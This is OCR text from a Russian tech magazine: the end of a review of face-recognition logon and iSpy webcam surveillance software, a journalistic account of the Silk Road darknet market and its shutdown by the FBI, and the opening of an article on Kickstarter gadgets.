Стоит отметить, что программы VeriFace и SmartLogon работают довольно быстро — они очень быстро распознают лицо: даже если ты на мгновение попал в «фокус», ты будешь тут же узнан. Программу VeriFace к тому же можно установить на ноутбук любого производителя, а не только Lenovo. Что касается Toshiba Face Recognition — программа ужасно медленна, но зато более безопасна — она более пристрастно проводит распознавание, и иногда даже сам пользователь не может войти в систему. Также это единственная программа, которая создает трехмерный образ твоего лица, что исключает авторизацию по фотографии. Хотя ее тоже удавалось обмануть, только приходилось повозиться. Но это было гораздо сложнее сделать, чем с программами от Lenovo и Asus. Жаль, что эту программу нельзя установить на ноутбуки других производителей. ⌶





Рис. 8. Редактирование камеры




Рис. 9. iSpy в действии




Рис. 4. Раздел «Веб/Вещание» (Web/Broadcast)




Рис. 5. Трансляция видео в интернет

почте. Конечно, некоторые операторы предоставляют шлюзы, позволяющие послать SMS путем отправки обычного сообщения по электронной почте, но такая возможность подойдет не всем, да и оперативность работы таких шлюзов оставляет желать лучшего.

Также будет приятно знать, что iSpy полностью бесплатна и поддерживает любое число источников (во всяком случае, на сайте разработчиков ничего не говорится о каких-либо ограничениях, а у меня нет нескольких десятков IP-камер, чтобы проверить, так ли это).

Программа iSpy мне понравилась еще и тем, что у нее есть 64-битная версия и она также поддерживает запись видео с камер — это позволяет использовать ее не только в качестве сигнализации (обнаружил движение, отправил уведомление), но и в качестве полноценного средства слежения/видеозахвата, хотя для этого есть и другие программы. Единственное, что мне не понравилось, — посредственный перевод интерфейса приложения на русский язык, поэтому скрины в статье будут на английском.

Итак, для добавления источника захвата видео используется команда Add (рис. 6).

↙ Рис. 6. Поддерживаемые источники

↘ Рис. 7. Выбор веб-камеры

Далее нужно выбрать саму веб-камеру (если ты выбрал Local Camera) или ввести параметры доступа к камере (если ты выбрал IP Camera).


Затем на вкладке Motion Detection нужно установить параметры детектора движения, а на вкладке Alerts — параметры уведомления, на ней же можно ввести номер телефона, на который будут отправлены SMS в случае обнаружения движения. Вызвать окно, изображенное на рис. 8, можно с помощью команды Edit контекстного меню источника.


На рис. 9 изображена моя «система наблюдения» — вид на гараж и рабочий кабинет.

РАСПОЗНАВАНИЕ ЖЕСТОВ

Первым и единственным продуктом стартапа Flutter является приложение, которое позволяет отслеживать и распознавать жесты с помощью устройств, оснащенных веб-камерой. Данный стартап был относительно недавно куплен Google.

В настоящее время приложение Flutter доступно в Mac App Store. Пока оно доступно только для пользователей OS X, но в скором времени ожидается версия программы для Windows.





Первым и единственным продуктом Flutter является приложение, которое позволяет отслеживать и распознавать жесты с помощью веб-камер



Шелковый путь за решетку

Как закрыли Amazon мира наркотиков

Торговля наркотиками, философия и высокие технологии редко сходятся вместе. Но история легендарного рынка Silk Road, без малого три года работавшего в «темном вебе», — как раз из таких редких случаев.



Андрей Письменный
apismenny@gmail.com

В начале 2011 года блог Gawker написал об очень необычном техническом стартапе — если так можно выразиться о подпольном рынке, где торгуют запрещенными товарами, среди которых первое место занимают наркотики. «Silk Road — это как Amazon, если бы Amazon торговал психотропными препаратами», — гласит статья, с которой началась широкая слава Silk Road.

Silk Road идеально следует модели современных стартапов: молодой частный бизнес, который использует новейшие технологии, чтобы сделать жизнь своих пользователей «проще»; те с радостью платят за удобство, и это позволяет изобретателям сказочно обогатиться. Только «удобство» в данном случае означает «купить кокаин и не оказаться избитым и ограбленным», технологии — это анонимные прокси и «темный веб», богатства — это череда хешей Bitcoin, а стратегия выхода для предпринимателей в данном случае звучит как «не угодить в тюрьму». Вот с этим, правда, вышла небольшая осечка.

ОЧЕНЬ БОЛЬШОЙ И ОЧЕНЬ ЧЕРНЫЙ

Silk Road никогда не публиковал своей статистики, но по примерным подсчетам на начало 2013 года на нем предлагалось около десяти тысяч наименований продуктов, из которых 70 процентов были наркотики, а остальные — оружие, поддельные документы, контрафактная продукция и прочее. Всего на сайте можно было встретить около 340 разновидностей наркотических веществ.

Есть разные оценки того, сколько через Silk Road проходило денег, но, например, по оценке за первую половину 2012 года выходило около 15 миллионов долларов в месяц. На начало 2013 года аналитики оценивали месячный оборот Silk Road уже в 30–40 миллионов долларов.

Своим существованием Silk Road обязан двум вещам: электронной валюте Bitcoin и распределенному анонимайзеру Tor. Как известно, Tor может скрывать не только личность посетителей сайта, но, если нужно, и сам сайт: ссылка на него будет заканчиваться на .onion, и простым браузером ее не откроешь. Сокрытые таким образом сайты часто называют «темным вебом» (darknet), и по вполне понятным причинам прибегать к этим каналам распространения приходится в тех случаях, когда есть что прятать.

История популярности Silk Road началась примерно в то же время, когда мир впервые узнал про Bitcoin, — в 2009–2011 годах. И именно анонимная электронная валюта позволила сделать покупку максимально безопасной.

Статья в Gawker детально описывает типичный случай использования сайта, и за исключением товара здесь все очень похоже на типичный шопинг в интернете: «Покупатель хочет заказать сотню микрограммов вещества через объявление на Silk Road. Он нашел продавца с большим количеством положительных комментариев и явно компетентного. Затем добавил товар в корзину и перешел к процессу оплаты. Дальше достаточно указать адрес доставки и заплатить пятьдесят биткоинов». Заметим, что на 2011 год эта сумма равнялась 150 долларам, а теперь уже пятнадцати тысячам зеленых. Тогдашние покупатели должны жалеть о растратах куда сильнее, чем обычные любители наркотиков, — но, конечно, не так сильно, как человек, когда-то купивший пиццу за двадцать тысяч биткоинов или три миллиона долларов по нынешнему курсу.

Выходит, еще одна причина популярности Silk Road кроется в относительно надежной рейтинговой системе, позволяющей отсекать значительную часть мошенников. Кстати, в тех же целях администрация сайта требует от всех продавцов вносить залог, прежде чем открывать свою виртуальную лавочку. С одной стороны, это дало дорогу конкурирующим сайтам (каковых в скором времени развелось великое множество), но с другой — поддерживало репутацию Silk Road как самого надежного способа затариваться запрещенными препаратами.

НЕИЗВЕСТНЫЕ ОТЦЫ

Так кто же создал Silk Road? До недавнего времени подробности об основателях сайта были очень скудными. Некоторые детали удалось выяснить журналисту из Forbes, который в начале августа 2013 года связался через форум Silk Road с главным администратором, именовавшим себя Dread Pirate Roberts (Ужасный пират Робертс, в честь персонажа из романа и одноименного фильма «Принцесса-невеста»). Тот не стал раскрывать ровным счетом никаких деталей о себе, зато поделился кое-какой информацией о сайте.

Как выяснилось, Ужасный пират Робертс — не первый владелец Silk Road, и настоящий создатель рынка лишь передал ему бразды правления, после чего удалился на покой с зарабо-



танными ранее деньгами. Карьерный поворот, после которого Робертс из хакера превратился в наркобарона, произошел по той же схеме, по которой вчерашние взломщики иногда становятся экспертами по безопасности в крупных фирмах: он нашел уязвимость, о чем уведомил владельца сайта. Тот, как это нередко бывает, общаться сперва не хотел, но потом признал, что дыра, через которую можно было выведать информацию о покупателях, существовала и нуждалась в заделывании.

Конечно, Робертс руководит сайтом не один — для обеспечения бесперебойной работы требуются немалые усилия. Владелец Silk Road в интервью очень лестно отозвался о сообществе активных пользователей, которые всегда готовы помочь советом. Из сообщества же нанимаются и сотрудники: были случаи, когда администрация размещала на форуме настоящие вакансии.

По словам Робертса, одна из постоянных забот администраторов сайта — это непрекращающиеся атаки. Исходить они могут как со стороны конкурентов, так и от желающих сорвать большой куш и завладеть деньгами Silk Road. Причем речь не о DDoS (такие атаки через Tor если и возможны, то затруднительны), а зачастую — об эксплойтах нулевого дня.

Обращение с биткоинами тоже требует осторожности: чтобы цепочки транзакций нельзя было отследить по блокчейну, их отмывание (вернее, перемешивание) было поставлено на широкую ногу. Узнать, что продавцы получили свои биткоины именно от Silk Road, после этой процедуры оказывается невозможно.

ПОЛИТИЧЕСКАЯ СТОРОНА ВОПРОСА

«Вы уже продавали оружие и, кажется, собираетесь возобновить практику. Есть ли вещи, которыми вы торговать точно не будете?» — спрашивает репортер Forbes у Ужасного пирата Робертса. И у того, оказывается, есть сформулированный ответ.

Продавать оружие, нужное для самообороны, — можно. А вот оружие, явно предназначенное для нанесения вреда невиновным людям (к примеру, такое, которое можно использовать против толпы, или оружие массового поражения) на Silk Road под запретом. Также запрещена торговля краденым, поддельными деньгами и другими мошенническими атрибутами, детской порнографией и услугами наемных убийц. Любые другие товары — сколько угодно.

Робертс нисколько не стыдится своего занятия: по его мнению, люди вольны делать со своим здоровьем все что угодно, до тех пор пока не вредят окружающим. Мало того, поддерживаемый им черный рынок он считает предвестником будущего, где свободная торговля избавит людей от необходимости подчиняться какой-либо власти. Это анархо-либертарианское течение называется «агоризм», и его сторонники выступают против участия в политической жизни и за свободные экономические отношения. Новости о появлении анонимных электронных валют и черных рынков должны быть музыкой для ушей агориста.

Идеология, стоящая за Silk Road, находит определенный отклик в обществе. Например, известный фантаст Брюс Стерлинг в статье «Ужасный пират Немо: суть Silk Road — не в наркотиках» сравнивает владельца Silk Road с капитаном Немо — гениальным изобретателем и одновременно ренегатом, борющимся с колониальным режимом. «Я бы не обратил внимания на всю эту историю, если бы в ней фигурировал просто мой очередной земляк техасец, продавший много наркотиков. Но нет: таких людей, как Ужасный пират Робертс, и вполовину не удовлетворит торговля наркотиками. Ужасный пират Робертс — это мечтатель жюль-верновского масштаба», — пишет Стерлинг.

УСПЕШНЫЕ КОНТРМЕРЫ

Поскольку государства сдаваться на милость анархистов в ближайшее время не собираются и продажа наркотиков стожайше запрещена, полиция давно следила за деятельностью Silk Road и искала способы добраться и до дилеров, и до администрации.

Первым арестованным за покупку на Silk Road стал австралиец, заказавший кокаин и MDMA с доставкой по почте в феврале 2013 года. Посылка была перехвачена, запретные субстанции изъяты, а дом и компьютер обысканы. Однако никакого выхода на продавцов эти действия не дали.

Следующим был поставщик с длинным списком лекарственных веществ, отпускаемых им, как несложно догадаться, без необходимости предъявлять рецепт. Его арест, впрочем, никого не удивил: судя по сообщениям на форуме Silk Road, продавец был чересчур беспечным и спокойно сообщал свой домашний адрес всем покупателям — даже несмотря на то, что те указывали ему на оплошность.

Эта история, кроме общей поучительности, примечательна тем, что Управление по борьбе с наркотиками США тогда впервые наложило арест на биткоины — их у торговца было одиннадцать. Как конкретно полиция арестовывает биткоины, никто до сих пор не знает.


Настоящие же новости грянули 2 октября 2013 года. Тогда ФБР удалось завладеть серверами Silk Road и прекратить работу рынка. Как потом стало известно, серверы располагались в Исландии, Латвии, Румынии и один в США.

Как ФБР удалось установить местоположение серверов, не сообщается. Однако данные, скопированные с исландского сервера полицией Рейкьявика, позволили агентам пойти еще дальше. Изучив архив переписки, они деанонимизировали (а следом — и арестовали) человека, которого сочли владельцем Silk Road. Заодно наложили арест и на его накопления в биткоинах, эквивалентные 28,5 миллиона долларов.

УЖАСНЫЙ ПИРАТ IRL


До рассмотрения дела судом было бы некорректно утверждать о том, что арестованный двадцатидевятилетний Росс Ульбрихт и есть легендарный Ужасный пират Робертс. И тем не менее, на руках у полиции оказалось немало веских доказательств.


Дома у Ульбрихта полиция нашла поддельные водительские права с фотографией и верной датой рождения подозреваемого, но другой фамилией. Во вскрытой переписке упоминался как раз такой документ: Ульбрихт просил у своих коллег достать ему поддельное удостоверение личности, которое он мог бы предъявить при аренде серверов.



↙ **У Silk Road был вполне удобный интерфейс**

↘ **Новый Silk Road встречает покупателей вот такой издевкой над заглушкой, которую ФБР вывесили вместо прежнего сайта**






На связь между Россом Ульбрихтом и Ужасным пиратом Робертсом указывают и другие зацепки, найденные, когда полиция присмотрелась к Ульбрихту повнимательнее. Так, владелец Silk Road однажды искал специалиста по Bitcoin и оставил в сообщении адрес гмейловского аккаунта Ульбрихта.

Либертарианские убеждения Ульбрихта и его стиль жизни тоже лишь подтверждают предположение ФБР. Он долгое время гостил у друга в Сан-Франциско (где, кстати, находился в 500 метрах от кафе, с IP которого были заходы на аккаунт Ужасного пирата Робертса), затем снял комнату в другом доме. Его соседи сообщили полиции, что «Джош» (таким именем им назвался Росс Ульбрихт) вечно сидел у себя в комнате за компьютером.

В профиле на LinkedIn Ульбрихт рассказывает, что со времени окончания университета занимается разработкой «симулятора, в котором люди ощутили бы, что такое жить в мире без принуждений со стороны правительств и учреждений». Silk Road вполне подходит под это описание.

В отчете ФБР раскрыты новые интересные подробности относительно Silk Road. Выяснилось, что за время своего существования сайт продал товаров примерно на 1,2 миллиарда долларов и принес своим владельцам около 80 миллионов долларов (курс взят за примерно 130 долларов к одному биткоину — к моменту написания этой статьи цифра успела удвоиться). Наемные администраторы Silk Road получали зарплату в размере от 1000 до 2000 долларов в неделю. Но самое интересное обнаружилось в переписке Ужасного пирата.



КИЛЛЕР-НЕУДАЧНИК

Первый из эпизодов, выставляющих Робертса (и, если верить ФБР, Ульбрихта) далеко не в лучшем свете, длился с января по март 2013 года. Агент ФБР предпринял удачную попытку внедриться в структуру Silk Road и назвался Робертсу крупным наркоторговцем, желающим связаться с серьезным распространителем. Ульбрихт, убежденный, что имеет дело с наркобароном, связал агента ФБР с нужным человеком, и тот выдал адрес для доставки. Только вот вместо кокаина по указанному адресу прибыл наряд полиции и упек торговца за решетку.

Следующее действие Робертса иначе как нелепым не назовешь. Узнав об аресте и обеспокоившись тем, что его сотрудник может болтнуть копам лишнего, Робертс не нашел ничего лучше, чем попытаться заказать его убийство поддельному наркобарону, с которого и начались проблемы. Агент ФБР оказался никудышным киллером: взял 40 тысяч долларов, прислал поддельную фотографию и заявил, что дело сделано и от трупа удалось успешно избавиться. Сотрудник Silk Road при этом находился под стражей.

Следующая схожая история произошла почти сразу вслед за первой — в марте 2013 года. На имя Ужасного пирата Робертса пришло сообщение, в котором пользователь под псевдонимом FriendlyChemist (Дружелюбный Химик) написал, что вскрыл компьютер одного из крупных вендоров Silk Road и похитил реестр с физическими адресами покупателей. В случае если администратор сайта не выплатит 500 тысяч долларов, эти адреса будут опубликованы. Нужда в деньгах объяснялась просто: Дружелюбный Химик не мог расплатиться с еще одним дилером, к Silk Road до того момента отношения не имевшим. К письму прилагался пароль от взломанного аккаунта и выдержка из похищенной базы адресов.

В ответ на шантаж Ужасный пират Робертс попросил связать его напрямую с недовольным кредитором. Тот действительно вскоре показался на Silk Road, и Робертс, во-первых, с ходу предложил ему сотрудничество, а во-вторых — вознаграждение за убийство Дружелюбного Химика. Последовал торг, в ходе которого неизвестный делец просил 150 тысяч долларов, а Робертс утверждал, что уже платил за такую работу 80 тысяч (хотя в отчете ФБР речь шла о сорока). В итоге Робертсу пришлось согласиться на 150 тысяч, перевести их (через Bitcoin, конечно же) и предоставить наемнику адрес Химика в Канаде, где тот якобы жил в доме с женой и тремя детьми.

В течение следующих 24 часов Робертс получил подтверждение о том, что работа выполнена, и некую фотографию, доказывающую это. Однако снимок был уничтожен сразу же после получения, а обращение следователя ФБР, читавшего переписку Робертса, в канадскую полицию ничего не дало: там не только не обнаружили записи об убийстве в нужный день, но не нашли и данных о предполагаемой жертве. Так что, если второе заказное убийство и произошло, никаких доказательств этому пока что нет.

SILK ROAD 2.0

Арестом Ульбрихта дело не кончилось. Полиция следом взялась за основных продавцов Silk Road и уже арестовала нескольких. Один жил в штате Вашингтон и торговал кокаином, героином и метамфетаминами высокого качества, другой попался в Великобритании за торговлю марихуаной, третьего и четвертого нашла и задержала шведская полиция.


Конкуренты Silk Road могли бы воспрянуть после потери лидера, но эффект вышел обратным. Второй по величине после SR сайт под названием Atlantis закрылся «по техническим причинам», но вскоре пошел слух, что его владельцы просто решили вовремя сделать ноги, прихватив остававшиеся на пользовательских счетах биткоины. Администрация Atlantis вскоре появилась с извинениями, но решена ли проблема с возвратом денег — неизвестно.

Администратор сайта Project: Black Flag сделал проще: свернул торговлю и повесил сообщение о том, что запаниковал и похитил все биткоины. Рынок Black Market Reloaded тем временем испытал иную проблему: кто-то из его администраторов решил опубликовать исходный код сайта. Black Market Reloaded из-за этого сперва закрыли, но потом снова открыли, убедившись, что никто на первых порах не нашел в коде критических уязвимостей.

Но самое знаковое событие — это возвращение самого Silk Road, только по новому адресу и с улучшенной защитой: для авторизации покупатели теперь будут пользоваться ключами PGP. На этом отличия от прежней версии заканчиваются: похоже, у кого-то из администраторов был припасен бэкап Silk Road. Мало того, этот администратор тут же объявил, что его тоже зовут Dread Pirate Roberts и что торговля возобновится как ни в чем не бывало.

Выводы из этой истории получаются двойственными. С одной стороны, видно, что «эту песню не задушишь, не убьешь» и торговля запретным будет идти, покуда существует сочетание из анонимной валюты и анонимной торговой площадки. С другой стороны, полиция, как мы видим, тоже кое на что способна: быть может, она действует не быстро, но воротилы онлайновой наркоторговли вряд ли могут рассчитывать на то, что цепочка из восьми анонимных прокси — это все, что нужно для беззаботного процветания.

Дивный новый мир




Евгений Зобнин
zobnin@gmail.com

Anindya Anugrah@flickr.com

Как Kickstarter изменяет нашу жизнь в данную минуту

Kickstarter стал идеальной площадкой для множества интересных проектов. Именно здесь была доказана жизнеспособность идеи умных часов, здесь родились первые действительно доступные 3D-принтер и орбитальный телескоп. Благодаря Kickstarter были собраны средства на создание прекрасных игр, фильмов, театральных постановок, вечной одежды и светящихся генно-модифицированных растений. Однако главными на сцене Kickstarter всегда были технологические IT-проекты, связанные с мобильной техникой.

В этой статье я расскажу о действительно потрясающих идеях, которые обрели жизнь благодаря Kickstarter и большому количеству гиков, не пожалевших 10–20 долларов для продвижения технологий вперед. Я расскажу о по-настоящему умных часах со встроенным 3G-модулем, об умных приборах, управляемых со смартфона, о дверных замках со встроенным модулем Wi-Fi и наушниках, которые не нужно надевать на уши. Все это уже не будущее, а настоящее, которое можно купить и потрогать собственными руками.



Часы снабжены экраном 240 × 240 и собственным интерфейсом

OMATE TRUESMART: УМНЫЕ, ВОДОНЕПРОНИЦАЕМЫЕ И НЕ ПРИВЯЗАННЫЕ К СМАРТФОНУ ЧАСЫ

Проект умных часов Pebble был запущен на Kickstarter еще в 2011 году и стал наиболее успешной за всю историю сервиса кампанией с общими сборами в 10 миллионов долларов. С тех пор идея умных часов вошла в тренды и достигла своего пика в 2013 году, когда аналоги Pebble начали производить не только независимые стартапы, но и такие компании, как Sony и Samsung. Из диковатой идеи «часы для гиков» превратились во вполне оправданный и желанный гаджет, во всей красе олицетворяющий достижения прогресса.

Очень быстро, однако, выяснилось, что в, казалось бы, большой бочке меда присутствовала совсем не иллюзорная кастрюля дегтя, которая сводила большинство преимуществ подобных гаджетов на нет. Здесь я говорю о привязке часов к смартфону, которая делает их совершенно непригодными, если последний просто оставлен дома (бегать со смартфоном не очень удобно, например), да и вообще превращает часы в какой-то дурацкий пульт управления, без которого вполне можно обойтись.

